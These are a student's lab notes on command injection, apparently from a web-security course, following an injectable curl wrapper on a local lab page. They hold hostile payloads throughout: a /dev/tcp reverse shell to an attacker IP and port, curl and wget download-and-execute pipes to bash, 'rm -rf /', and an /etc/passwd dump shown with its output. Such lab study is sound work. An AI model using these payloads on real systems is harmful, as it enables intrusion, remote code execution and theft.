
11 - Command Injection - Basics

First, I will attempt to resolve the lab on my own. Then, I will watch the walkthrough, and make notes.



Scenario

Imagine a script or program accepts user input (e.g., a URL) and uses it directly in the `curl` command without sanitization:

```bash
#!/bin/bash
read -p "Enter the URL: " url
curl -I -s -L "$url" | grep "HTTP/"
```

If the attacker inputs a malicious string like the following instead of a valid URL:


```bash
http://192.168.163.133:9000; ls /etc
```

The resulting command becomes:

```bash
curl -I -s -L http://192.168.163.133:9000; ls /etc | grep "HTTP/"
```

Here:

1. `curl -I -s -L http://192.168.163.133:9000` runs as expected.
2. `; ls /etc` executes after the first `curl` command because `;` is a command separator.
3. The output of `ls /etc` is piped to `grep`, potentially leaking sensitive directory contents.



Steps an Attacker Could Take


1. **Initial Command Execution:**
   - Inject commands like `; whoami` to confirm the vulnerability and verify access.
2. **Information Gathering:**
   - Use injected commands like:

     ```bash
     ; cat /etc/passwd
     ; uname -a
     ; ifconfig
     ```

     To gather sensitive system information.
3. **Create a Reverse Shell:**
   - Inject a reverse shell command to gain persistent access:

     ```bash
     ; bash -i >& /dev/tcp/<attacker-ip>/<port> 0>&1
     ```
4. **Download and Execute Malicious Scripts:**
   - Use `curl` or `wget` to download and execute malware:

     ```bash
     ; curl http://<attacker-ip>/malware.sh | bash
     ```
5. **Escalate Privileges:**
   - Attempt privilege escalation using known exploits or misconfigurations.


How an Exploit Might Look

A malicious input might look like this:

```bash
http://target.com; rm -rf /
```

Or even sneakier payloads hidden in URL parameters:

```bash
http://target.com?name=John$(whoami)
```

Key Takeaway

The vulnerability arises from trusting user input without validation or escaping. Understanding these risks is critical to securing your applications and systems against command injection attacks.

I was overthinking a bit, we can just issue a netcat command to connect back to our machine. I was thinking about serving a malicious file and then executing it.

I am going to try first with:

; bash -i >& /dev/tcp/<attacker-ip>/<port> 0>&1

This should finish the statement for the curl command, and start our command like a new command being issued in a shell.

First, we need to see what we need to adjust in the code injected to work on the input field we are trying to exploit. So, first, lets make this work.


Okay, lets start by listing the contents of the current folder this webserver code is being stored.

As we are able to see how our input is been added to the command being ran, this makes things a lot easier.

To exploit command injection, we need to know what is the underlying OS of the server. In our case, we know it is Linux. We would gather this info during Reconnaissance phase.

So, our command is being added to the end of a curl command, and piped to another command called grep to pull/grep the string provided. So, depending on the occasion, I believe it would be necessary to gracefully exit the first command, and then start the second one. It does not look like this is going to be the case here.

We are able to end the first command curl by ending the first command statement with a semi-colon punctuation mark. After trying a couple injections only with the first command terminator symbol, and not getting any output, I started suspecting we needed to get rid of the rest of the piped grep command afterwards. So, I added a pound sign at the end of the command and was able to list the files of the current folder.



localhost/labs/c0x01.php
Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Netcat Shell Stabilizati...
Labs / Command Injection 0x01
Network check
https://tcm-sec.com/
Check target

```
Command: curl -I -s -L ;ls # | grep "HTTP/"
```

```
Result: 001.php a0x01.php a0x02.php a0x02code.php a0x03.php c0x01.php
c0x02.php c0x03.php e0x01.php e0x02.php f0x01.php f0x02.php f0x03.php
i0x01.php i0x02.php i0x03.php uploads x0x01.php x0x02.php x0x03.php
x0x03_admin.php
```

Now, lets try our reverse shell payload. So, before trying to get a reverse shell, we would try to dump the shadow file, passwd file, we would seek credentials in code written in the machine, in files used to configure the website....for the purposes of this lesson, I just wanna know if I can get a shell.

Not sure on why it is not working. I will try with netcat, see if we can get a shell back.




In the command injection, we are going to be using the nc command to bind to our listening netcat session.

In the command we are injecting, we are connecting to the ip address and executing /bin/sh shell with that connection.


It did not work. Not sure if this is just not possible in this scenario, or if I am actually missing something.

I was able to dump the /etc/passwd file and enumerate usernames:



```
Command: curl -I -s -L ;cd ../../../../../; cat etc/passwd # | grep "HTTP/"
```

```
Result: root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin
/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool
/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin
/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```



Steps to Download and Execute the Malicious File

Using `curl`

The attacker can use `curl` to fetch the malicious script and pipe it directly to a shell for execution:

```bash
curl http://<attacker-ip>/malware.sh | bash
```

- **What happens:**
  - `curl` fetches the script from `http://<attacker-ip>/malware.sh`.
  - The script is piped directly into `bash`, which executes it line-by-line.

Using `wget`

Similarly, the attacker can use `wget` to fetch the file and execute it:

```bash
wget -O - http://<attacker-ip>/malware.sh | bash
```

- **What happens:**
  - `wget` downloads the file and sends it to standard output (`-O -`).
  - The output is piped to `bash` for execution.

I was aware that we could attempt to retrieve the file using "#wget" but not using "#curl". If you think about it, it makes sense that we can.

This is to be potentially continued.

Lets see what the instructor does.

From here on, I will be commenting and performing, if I haven't already, the instructors steps to exploit this Command Injection vulnerability.

First, he sees what it does.


He notices commands being run are available to us.

A good source for a some ideas and tips: https://appsecexplained.gitbook.io

A good tip is: when we dump info from the system, going to the source code page could make it easier to read it.

Instructor says he is going to pop a reverse shell, hold on to your sits.

Another source here, google : "payloads all the things". Open the GitHub page, and delight yourself.




```
Command: curl -I -s -L ; /bin/bash -i >& /dev/tcp/10.10.100.148/4444 0>&1; asd | grep "HTTP/"
```

Payload did not work. There are other payloads we can try that are listed in the github page. But, in this instance, we are going to take another path.

First thing instructor does after failing first attempt of reverse shell is checking to see what programs/software are running in the target. The reason is that it is easier to use the software and programs that are already being used to get a reverse shell, rather than other that are not being used as regularly.

He checks first for php because in this scenario, it should be kind of obvious the underlying system is using php:


Labs / Command Injection 0x01

Network check

